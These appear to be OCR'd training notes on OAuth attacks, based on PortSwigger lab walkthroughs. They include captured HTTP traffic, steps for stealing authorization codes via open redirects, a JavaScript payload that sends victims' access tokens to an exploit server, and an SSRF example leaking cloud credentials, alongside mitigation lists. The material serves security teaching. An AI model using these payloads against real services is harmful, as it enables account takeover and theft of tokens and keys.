oauth-acfe1f721f062f0dc03a0af5024500fc.web-security-academy.net
Cookie: _session=tcNj5CTZukC4yYnLdQeGZ; _session.legacy=tcNj5CTZukC4yYnLdQeGZ
Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="98"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/98.0.4758.82 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Referer:
https://acf31fbd1f262fe7c0a30af600f80091.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```


Response

Pretty | Raw | Hex | Render | \n

```
HTTP/1.1 302 Found
X-Powered-By: Express
Pragma: no-cache
Cache-Control: no-cache, no-store
Location:
https://exploit-ac321ff91ffc2f8cc0f00aa8016400fe.web-security-academy.net/oauth-callback?code=umYmw04Q7_XHiQjD63IMhOsUJRbXQmoVSvGZ9EyXw3c
Content-Type: text/html; charset=utf-8
Set-Cookie: _session=tcNj5CTZukC4yYnLdQeGZ; path=/;
expires=Thu, 17 Mar 2022 13:25:24 GMT; samesite=none;
secure; httponly
Set-Cookie: _session.legacy=tcNj5CTZukC4yYnLdQeGZ;
path=/; expires=Thu, 17 Mar 2022 13:25:24 GMT; secure;
httponly
Date: Thu, 03 Mar 2022 13:25:24 GMT
Connection: close
Content-Length: 305

Redirecting to <a href="
https://exploit-ac321ff91ffc2f8cc0f00aa8016400fe.web-security-academy.net/oauth-callback?code=umYmw04Q7_XHiQjD63IMhOsUJRbXQmoVSvGZ9EyXw3c">
  https://exploit-ac321ff91ffc2f8cc0f00aa8016400fe.web-security-academy.net/oauth-callback?code=umYmw04Q7_XHiQjD63IMhOsUJRbXQmoVSvGZ9EyXw3c
</a>
.
```

Open Redirect in Client Application




- Find a plain, vanilla Open Redirect on the website (ex. GET /post/next?path=[...])
  - Example 2: https://mytrustedwebsite.com/return_url=https://somegoodplace.com
- Tamper with the redirect_uri of the OAuth flow to use the website's Open Redirect
  - Example 1:

    redirect_uri=https://YOUR-LAB-ID.web-security-academy.net/oauth-callback/../post/next?path=https://YOUR-EXPLOIT-SERVER-ID.web-security-academy.net/exploit
  - Example 2:

    redirect_uri=https://mytrustedwebsite.com/return_url=https://YOUR-EXPLOIT-SERVER-ID.web-security-academy.net/exploit
- Get victim to click attacker's link containing the malicious redirect_uri contents
- Get victim's code which gives attacker access token

Lab 3: Stealing OAuth access tokens via an open redirect



JavaScript Payload

```
<script> if (!document.location.hash)

{ window.location = 'https://YOUR-LAB-OAUTH-SERVER.web-security-academy.net/auth?client_id=YOUR-LAB-CLIENT-ID&redirect_uri=https://YOUR-LAB-ID.web-security-academy.net/oauth-callback/../post/next?path=https://YOUR-EXPLOIT-SERVER-ID.exploit-server.net/exploit/&response_type=token&nonce=399721827&scope=openid%20profile%20email'

} else { window.location = '/?'+document.location.hash.substr(1) }

</script>
```

GET /auth?client_id=grxxubm5jyqmehp62rgib&redirect_uri=https://0a9400040348b6eac0ed64c60045004c.web-security-academy.net/oauth-callback&response_type=token&nonce=255794397&scope=openid%20profile%20email

Response:

```
Redirecting to <a href="
https://0a9400040348b6eac0ed64c60045004c.web-security-academy.net/oauth-callback#access_token=65NZ8VnuMkJwWXIkQEFpPK4G7aD3kzW1McJgXVthXsg&amp;expires_in=3600&amp;token_type=Bearer&amp;scope=openid%20profile%20email">
  https://0a9400040348b6eac0ed64c60045004c.web-security-academy.net/oauth-callback#access_token=65NZ8VnuMkJwWXIkQEFpPK4G7aD3kzW1McJgXVthXsg&amp;expires_in=3600&amp;token_type=Bearer&amp;scope=openid%20profile%20email
</a>
```

Dynamic Client Registration SSRF


```
POST /connect/register HTTP/1.1
Content-Type: application/json
Host: server.example.com
Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJ ...

{
  "application_type": "web",
  "redirect_uris": ["https://client.example.org/callback"],
  "client_name": "My Example",
  "logo_uri": "https://client.example.org/logo.png",
  "subject_type": "pairwise",
  "sector_identifier_uri": "https://example.org/rdrct_uris.json",
  "token_endpoint_auth_method": "client_secret_basic",
  "jwks_uri": "https://client.example.org/public_keys.jwks",
  "contacts": ["ve7jtb@example.org"],
  "request_uris": ["https://client.example.org/rf.txt"]
}
```

Register Endpoint

BLIND SSRF

Lab 4: SSRF via OpenID dynamic client registration



Request

Pretty | Raw | Hex | \n

```
1 GET /client/hiOLojcv3hlynVSL-7ryI/logo HTTP/1.1
2 Host:
  oauth-ac341f2f1f61bddac0e42b0802bc00ce.web-security-academy.net
3 Cookie: _session=kUpL7Zm3-pAf3dx-lKTvV; _session.legacy=kUpL7Zm3-pAf3dx-lKTvV
4 Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="98"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.82 Safari/537.36
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept:
  image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Dest: image
12 Referer:
  https://oauth-ac341f2f1f61bddac0e42b0802bc00ce.web-security-academy.net/interaction/YkGp93MuRlKR-dDMAdE8_
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Connection: close
16
```

Response

Pretty | Raw | Hex | Render | \n

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 Date: Tue, 08 Mar 2022 11:36:02 GMT
5 Connection: close
6 Content-Length: 530
7
8 {
9   "Code":"Success",
10  "LastUpdated":"2022-03-08T10:58:31.992098131Z",
11  "Type":"AWS-HMAC",
12  "AccessKeyId":"egsVvabnPk6cfc02Mn80",
13  "SecretAccessKey":
    "2DG0m8HiQFTRk4vbE5dc3yFcykG0nkoHNCPMSzGG",
14  "Token":
    "ATUL3LIYyEuJEPvScBoJyYj5xMnyvMDY6VoabnTcEpgPT902nSSihMnaexNlMtlE4cJc8yIjncadgQsBlNjMYgRI7NnHyTnVaNEevbBwJw91cIM4UElu2mQbJouXMFGDO25U3NGuDjw4pEhvg4Fey79JQoQVDdUtHxSddfLkK3i9gKEfma68DDitGkugeasLA6o6CcYbMfIIdxTLeDWEB3pGdgz6vTFluLL7qjVMblE07Qoei5PJpP29N5PmOopB",
15  "Expiration":"2028-03-06T10:58:31.992098131Z"
16 }
```

OAuth Auth Code Attacks

- Unvalidated Redirect URI
- Server-side Request Forgery
- Cross-site Request Forgery
- Consent Screen Attacks via Clickjacking
- Reuse of nonce – auth code can only ever be used once

https://medium.com/oauth-2/why-you-should-stop-using-the-oauth-implicit-grant-2436ced1c926

Mitigation


FIXES

Mitigation

- Focus effort on getting rid of Cross-site Scripting
- Test for unvalidated redirects

What is PKCE Authorization Code Flow?

PKCE Authorization Flow



https://technology.doximity.com/articles/improving-android-s-auth-flow-with-pkce

PKCE Authorization Code Attacks

Oauth PKCE Auth Code Attacks

- PKCE Downgrade Attack
  - Verifier removal
  - PKCE mode to plain
- Unvalidated Redirect URI
- Cross-site Request Forgery
  - State parameter
- Consent Screen Attacks via Clickjacking
- Reuse of nonce – code verifier/code challenge should always change for each flow

Grant Type

CLIENT CREDENTIALS

Client Credentials B2B

Secure Your Node + Express REST API with OAuth 2.0

Now that you have a REST API up and running, imagine you'd like a specific application to use this from a remote location. If you host this on the internet as is, then anybody can add, modify, or remove parts at their will.

To avoid this, you can use the OAuth 2.0 Client Credentials Flow. This is a way of letting two servers communicate with each other, without the context of a user. The two servers must agree ahead of time to use a third-party authorization server. Assume there are two servers, A and B, and an authorization server. Server A is hosting the REST API, and Server B would like to access the API.

- Server B sends a secret key to the authorization server to prove who they are and asks for a temporary token.
- Server B then consumes the REST API as usual but sends the token along with the request.
- Server A asks the authorization server for some metadata that can be used to verify tokens.
- Server A verifies the Server B's request.
    - If it's valid, a successful response is sent and Server B is happy.
    - If the token is invalid, an error message is sent instead, and no sensitive information is leaked.

Mitigation

FIXES

Mitigation

- Focus effort on getting rid of Cross-site Scripting
- Test for unvalidated redirects

References

References

- OAuth 2.0: https://oauth.net/2/
- Hack Tricks: https://book.hacktricks.xyz/pentesting-web/oauth-to-account-takeover
- Portswigger: https://portswigger.net/research/hidden-oauth-attack-vectors
- Cheatsheet: https://0xn3va.gitbook.io/cheat-sheets/web-application/oauth-2.0-vulnerabilities